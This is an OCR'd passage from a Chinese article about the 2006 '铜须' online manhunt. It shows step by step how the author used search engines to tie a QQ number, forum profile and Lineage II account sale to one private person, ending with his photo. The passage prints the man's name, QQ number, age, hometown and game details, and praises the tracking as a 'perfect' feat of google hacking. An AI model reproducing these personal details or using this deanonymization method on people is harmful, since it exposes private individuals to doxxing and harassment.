


图3

大家仔细看上面的出生年月、信箱地址、qq号码、以及自我介绍，不难看出这就是郑星了，不过这里只是他2002年高考以前待的地方，连最后发的帖子“属于我的高三生活”也早就没有了，更别说找照片了。

继续换个思路，以前郑星玩天堂2，而且还算是个资深的玩家。那么关于天堂2，郑星总得留下一些蛛丝马迹吧。在百度简单的输入郑星的QQ号码“21882391”，看看得到什么结果。第一个结果就是“出售4F　雷欧纳　60级战狂＿玩家帐号交易＿新浪网．．．”很明显是个天堂2的号。天堂2果然是一个突破口。

接下来就是找到这个人的详细资料了。在google中输入“稀帅　廊坊　天堂2”，在搜索结果的第一个“玩家社区＿新浪游戏＿新浪网”便是一个叫稀帅的天堂2玩家的个人资料，激动啊，答案就要揭晓了（图4）！




图4




图5


此人：男　24岁　家住河北廊坊　天堂2的48区75级　长老


打开这个人的作品集，第一个便是我们刚才找到的出售天

堂2帐号的信息，内容如出一辙，可以确定此人便是要寻找的目标（图5）。然后打开下面的“我的照片”链接，终于出现铜须的庐山真面目了（图6）！

到此，追踪过程完美谢幕。整个过程堪称google hack的经典，充分利用了搜索引擎和点滴的背景知识，再一次展现搜索引擎之强大，检索能力之高超！从网络上的虐猫事件的女主人公到铜须事件，都表现出互联网已经不是一个不知道你是猫还是狗的时代了！你的一举一动都会被浩大网民的雪亮的眼睛所找到！

小编语：相信在看过本文后，大家对于google、yahoo等搜索引擎的作用会有一个更深的了解了吧，这些搜索引擎不但可以帮助我们搜索到一些普通的信息，而对于黑客来讲，还可以搜索到默认数据库、最新的漏洞资料、最新的溢出程序、自己要攻击的特定网站或论坛等等，可以说，搜索引擎在给平民大众带来方便的同时，也成了黑客入侵的最有效的一个工具！



图6

